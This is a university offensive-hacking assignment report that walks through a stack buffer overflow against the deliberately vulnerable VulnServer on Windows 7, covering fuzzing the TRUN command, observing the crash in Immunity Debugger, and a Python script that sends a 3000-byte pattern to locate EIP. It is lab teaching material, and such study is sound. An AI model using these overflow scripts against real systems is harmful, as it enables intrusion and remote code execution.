



# IE 4012

## OFFENSIVE HACKING

### TACTICAL AND STRATEGIC

4<sup>TH</sup> YEAR - 1<sup>ST</sup> SEMESTER

ASSIGNMENT

## Exploiting “Vulnerable Server” for Windows 7

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the  
Bachelor of Science Special Honors Degree in Information Technology

5/12/2020

## DECLARATION

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number: IT 17114172

Name: A.U. Sudugala

## TABLE OF CONTENTS

<b>DECLARATION</b> .....	I
<b>LIST OF FIGURES</b> .....	IV
<b>EXPLOITING "VULNERABLE SERVER" FOR WINDOWS 7</b> .....	5
<b>1. INTRODUCTION AND OVERVIEW</b> .....	5
1.1. Purpose.....	5
1.2. What is a Buffer Overflow Vulnerability? .....	5
1.3. What You Need .....	6
1.4. Tools Used .....	6
1.5. WARNING .....	6
1.6. Overview of the Process.....	6
1.7. How to Exploit – Demonstration Video .....	6
<b>2. STEPS TO EXPLOIT</b> .....	7
2.1. Preparing the Vulnerable Server .....	7
2.1.1. Testing the Server .....	7
2.1.2. Installing the Immunity Debugger .....	8
2.1.3. Starting Immunity and Attaching a Process.....	8
2.1.4. Understanding the Immunity Window .....	10
2.2. Fuzzing the Server .....	12
2.3. Observing a Crash in the Immunity Debugger .....	14
2.3.1. Creating a Nonrepeating Pattern of Characters .....	15
2.3.2. Sending the Nonrepeating Pattern to the Server .....	15
2.4. Targeting the EIP Precisely .....	17
2.5. Testing for Bad Characters .....	20
2.5.1. Testing Again for Bad Characters.....	23
2.5.2. Finding Useful Assembly Code.....	25
2.6. Installing MONA .....	26
2.6.1. Attaching Vulnerable Server in Immunity .....	27
2.6.2. Listing Modules with Mona .....	27
2.6.3. Finding Hex Codes for Useful instruction .....	28
2.6.4. Finding JMP ESP with MONA .....	29

2.6.5.	Testing Code Execution .....	30
2.6.6.	Restarting the Vulnerable Server without Immunity .....	32
2.6.7.	Preparing the Python Attack Code .....	33
2.7.	Creating Exploit Code .....	34
2.8.	Inserting the Exploit Code into Python .....	36
2.8.1.	Starting a Listener .....	37
2.8.2.	Running the Exploit .....	38

## LIST OF FIGURES

Figure 2-1- Vulnserver running after successful installation.....	7
Figure 2-2- Testing the server .....	8
Figure 2-3- Four Panels of Immunity Debugger.....	9
Figure 2-4- Attaching vulnserver to Immunity Debugger .....	10
Figure 2-5- CPU Window in Immunity Debugger .....	11
Figure 2-6- Executing nano fuzz1 command.....	12
Figure 2-7- Script inside nano fuzz1 .....	12
Figure 2-8- Successfully making nano fuzz1 program executable .....	13
Figure 2-9- Access violation when writing to [41414141] .....	14
Figure 2-10- Script inside eip0 .....	15
Figure 2-11- Successfully making nano eip0 program executable.....	16
Figure 2-12- Access violation when executing [35324131] .....	16
Figure 2-13- Script in eip2 .....	17
Figure 2-14- Successfully making nano eip2 program executable.....	18
Figure 2-15- Access violation when executing [45444342] .....	19
Figure 2-16- Script in nano bad1.....	20
Figure 2-17- Successfully making nano bad1 program executable .....	21
Figure 2-18- Access violation when executing [45444342] .....	22
Figure 2-19- Identifying '\x00' is a bad character. ....	22
Figure 2-20- Script in nano bad2.....	23
Figure 2-21- Successfully making nano bad2 program executable .....	24
Figure 2-22- Identifying the appearance of all the bytes from 01 to FF .....	25
Figure 2-23- MONA python file.....	26
Figure 2-24- List of Mona Modules.....	27
Figure 2-25- Finding Hex codes.....	28
Figure 2-26- Finding FFE4.....	29
Figure 2-27- 9 locations of essfunc.dll module with FFE4 bytes.....	29
Figure 2-28- Script in nano eip3 .....	30
Figure 2-29- Successfully making nano eip3 program executable.....	31
Figure 2-30- Identifying NOP sled with 90 bytes .....	32
Figure 2-31- Script in nano shell .....	33
Figure 2-32- Creating exploit code using msfvenom .....	34
Figure 2-33- Created exploit code .....	35
Figure 2-34- Copying the created exploit code to nano shell .....	36
Figure 2-35- Listening on port 443.....	37
Figure 2-36- Successfully making nano shell program executable .....	38
Figure 2-37- Successfully exploited into Windows 7. ....	38

# EXPLOITING "VULNERABLE SERVER" FOR WINDOWS 7

## 1. INTRODUCTION AND OVERVIEW

### 1.1. Purpose

Learn how to exploit a simple buffer overflow vulnerability to gain Remote Code Execution on Windows 7.

### 1.2. What is a Buffer Overflow Vulnerability?

Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.

Some programming languages are more susceptible to buffer overflow issues, such as C and C++. This is because these are low-level languages that rely on the developer to allocate memory. Most common languages used on the web such as PHP, Java, JavaScript or Python, are much less prone to buffer overflow exploits because they manage memory allocation on behalf of the developer. However, they are not completely safe, some of them allow direct memory manipulation and they often use core functions that are written in C/C++.

Buffer overflow vulnerabilities are difficult to find and exploit. They are also not as common as other vulnerabilities. However, buffer overflow attacks may have very serious consequences. Such attacks often let the attacker gain shell access and therefore full control of the operating system. Even if the attacker cannot gain shell access, buffer overflow attacks may stop running programs and, as a result, cause a Denial of Service.

There are two primary types of buffer overflow vulnerabilities: stack overflow and heap overflow.

In the case of **stack buffer overflows**, the issue applies to the stack, which is the memory space used by the operating system primarily to store local variables and function return addresses. The data on the stack is stored and retrieved in an organized fashion (last-in-first-out), the stack allocation is managed by the operating system, and access to the stack is fast.

In the case of **heap buffer overflows**, the issue applies to the heap, which is the memory space used to store dynamic data. The amount of memory that needs to be reserved is decided at runtime and it is managed by the program, not the operating system. Access to the heap is slower but the space on the heap is only limited by the size of virtual memory.

### 1.3. What You Need

- ❖ A Windows 7 machine, real or virtual, to exploit.
- ❖ A Kali Linux machine, real or virtual, as the attacker.

Please Note: - IF YOU ARE ATTACKING A WINDOWS 7 HOST FROM A VIRTUAL KALI: use Bridged networking mode, not NAT.

### 1.4. Tools Used

- ❖ Basic Python scripting
- ❖ Immunity Debugger
- ❖ MONA plug-in for Immunity
- ❖ Metasploit Framework
- ❖ nasm\_shell.rb

### 1.5. WARNING

Since VulnServer is unsafe to run. The Windows 7 machine will be vulnerable to compromise. So, I would like to recommend performing this project on virtual machines with NAT networking mode, as no outside attacker can exploit your windows machine.

### 1.6. Overview of the Process

This project guides you through all the steps of developing a Windows exploit, using a program that deliberately has a simple buffer overflow vulnerability.

*Here are the steps of the process:*

1. *Preparing a vulnerable server*
2. *Fuzzing the server*
3. *Using a debugger to examine the crash*
4. *Targeting the EIP register*
5. *Identifying bad characters*
6. *Locating a vulnerable module with MONA*
7. *Generating exploit code with msfpayload*
8. *Creating final exploit code*

### 1.7. How to Exploit – Demonstration Video

Visit the following link for a detailed demonstration on how to exploit:

<https://drive.google.com/drive/folders/1sxKKdXOVpJh9ozoTAhDalPxD8t8dU8x6?usp=sharing>


## 2. STEPS TO EXPLOIT

### 2.1. Preparing the Vulnerable Server

In our windows 7 machine we have to download and install vulnserver. After installing it will appear like this. This software and the python scripts are taken from the GitHub with extra modifications for the purpose of the exploit.

We can download it using the below link:

<http://sites.google.com/site/lupingreycorner/vulnserver.zip>



```
Starting vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!
Waiting for client connections...
```

*Figure 2-1- Vulnserver running after successful installation*

#### 2.1.1. Testing the Server

On our kali linux machine, in the Terminal window, execute the following command:


IP address should be the IP address of our Windows 7 machine.

```
nc 192.168.30.134 9999
```

If you run the vulnserver successfully we can see a banner called "Welcome to Vulnerable Server!".



Type HELP and press Enter, and we can see a lot of commands.



```
root@kali: ~/Desktop
root@kali:~/Desktop# nc 192.168.30.134 9999
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

*Figure 2-2- Testing the server*

### 2.1.2. Installing the Immunity Debugger

We need more information about the crash, in order to exploit it. To get that information, we'll use the Immunity Debugger. In our Windows server, open a Web browser and go to


[http://debugger.immunityinc.com/ID\\_register.py](http://debugger.immunityinc.com/ID_register.py)

Fill in the form. Click the Download button. Save the file. The file is 22.7 MB in size. When the download completes, double-click the ImmunityDebugger\_1\_85\_setup file and install the software with the default options. It will also install Python.

### 2.1.3. Starting Immunity and Attaching a Process

In our Windows desktop, right-click the "Immunity Debugger" and click "Run as Administrator".

In the "User Account Control" box, click Yes. Immunity Debugger runs, with four black panes, as shown below.



*Figure 2-3- Four Panels of Immunity Debugger*

Now we have to attach a running process to Immunity. That will encapsulate the process inside Immunity, so Immunity can examine and control the process. From the Immunity Debugger menu bar, click File, Attach.



Figure 2-4- Attaching vulnserver to Immunity Debugger

In the "Select process to attach" box, click vulnserver, as shown below, and click the Attach button.

#### 2.1.4. Understanding the Immunity Window

As shown in the below figure, we call this as the "CPU Window" in Immunity, and it's the one we will use most of the time.

Status in the lower right corner: this shows if the program is Paused or Running. When Immunity attaches a process, the process starts in the Paused state.

Current Instruction in the lower left: this shows exactly which instruction the process is executing right now. Immunity has automatically assigned a breakpoint at the start of the process and right now its execution has paused there.

Registers in the upper right: The most important items here are:

- EIP: the Extended Instruction Pointer is the address of the next instruction to be processed.
- ESP: the Extended Stack Pointer is the top of the stack
- EBP: the Extended Base Pointer is the bottom of the stack

Assembly Code in the upper left: It shows the processor instructions one at a time in "Assembly Language", with instructions like MOV and CMP.

Hex Dump at the lower left: this shows a region of memory in hexadecimal on the left and in ASCII on the right. For simple exploit development, we'll use this pane to look at targeted memory regions, usually easily labelled with ASCII text.

Stack in the lower right. This shows the contents of the Stack




Figure 2-5- CPU Window in Immunity Debugger

## 2.2. Fuzzing the Server

On our Kali Linux machine, in a Terminal window, execute this command:

```
nano fuzz1
```

In the nano window, type this code. This is a simple Python script that connects to the server and executes a TRUN command with a specified number of "A" characters.

IP address is the one in our Windows 7 machine.




Figure 2-6- Executing nano fuzz1 command




Figure 2-7- Script inside nano fuzz1

To save the code, type Ctrl+X, then release the keys and press Y, release the keys again, and press Enter.


Next, we need to make the program executable. To do that, in Kali Linux, in the Terminal window, execute this command:

```
chmod a+x fuzz1
```

In the Terminal window, execute this command to run the fuzzer:

```
./fuzz1
```

Enter a "Length of Attack" of 2000 and press Enter. You will see "Welcome to vulnserver" as shown below.

A terminal window titled 'root@kali: ~/Desktop' showing the execution of a program. The user enters 'nano fuzz1', then 'chmod a+x fuzz1', and finally './fuzz1'. The program prompts for 'Length of attack: 2000', then displays 'Welcome to Vulnerable Server! Enter HELP for help.' and 'Sending attack length 2000 to TRUN .'.

```
root@kali:~/Desktop# nano fuzz1
root@kali:~/Desktop# chmod a+x fuzz1
root@kali:~/Desktop# ./fuzz1
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length 2000 to TRUN .
█
```

*Figure 2-8- Successfully making nano fuzz1 program executable*



### 2.3. Observing a Crash in the Immunity Debugger

In our Windows 7 machine, in the Immunity window, at the lower left, we can see "Access violation when writing to [41414141], as shown below.




Figure 2-9- Access violation when writing to [41414141]

In this buffer overflow exploit, the injected characters are placed into the EIP when a subroutine returns, so they become the address of the next instruction to be executed.

41414141 is not a valid address, so Immunity detects that the program is crashing and pauses so we can see what's happening.

### 2.3.1. Creating a Nonrepeating Pattern of Characters

We know that four of the 'A' characters ended up in the EIP. To find out the reason, we'll use a nonrepeating pattern of characters. In our Kali Linux machine, in a Terminal window, execute this command:

```
nano eip0
```

### 2.3.2. Sending the Nonrepeating Pattern to the Server

In the nano window, type this code. IP address should be the IP address of our Windows 7 machine.

This will send a 3000-byte attack to the server, consisting of 1000 'A' characters followed by the 2000-byte nonrepeating pattern.

A screenshot of a terminal window titled 'root@kali: ~/Desktop'. Inside, the GNU nano 4.8 editor is open with a file named 'eip0'. The script is a Python program that imports the socket module, sets a server IP to '192.168.30.134' and a port to 9999. It creates a prefix of 1000 'A' characters and a non-repeating pattern of 2000 characters by iterating through ranges of 0x30 to 0x35, 0x30 to 0x3A, and 0x30 to 0x3A. The script then connects to the server, sends the attack string, and prints the received data. At the bottom, a prompt 'Save modified buffer?' is shown with 'Y' for Yes and 'N' for No, and a 'Cancel' button is visible.

```
GNU nano 4.8 eip0 Modified
#!/usr/bin/python
import socket
server = '192.168.30.134'
sport = 9999

prefix = 'A' * 1000
chars = ''
for i in range(0x30, 0x35):
    for j in range(0x30, 0x3A):
        for k in range(0x30, 0x3A):
            chars += chr(i) + chr(j) + chr(k) + 'A'
attack = prefix + chars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
Save modified buffer?
Y Yes
N No Cancel
```

Figure 2-10- Script inside eip0

To save the code, type Ctrl+X, then release the keys and press Y, release the keys again, and press Enter.



Next, we need to make the program executable. To do that, in Kali Linux, in a Terminal window, execute this command:

```
chmod a+x eip0
```

In our Kali Linux machine, in a Terminal window, execute this command:

```
./eip0
```

```
root@kali:~/Desktop# nano eip0
root@kali:~/Desktop# chmod a+x eip0
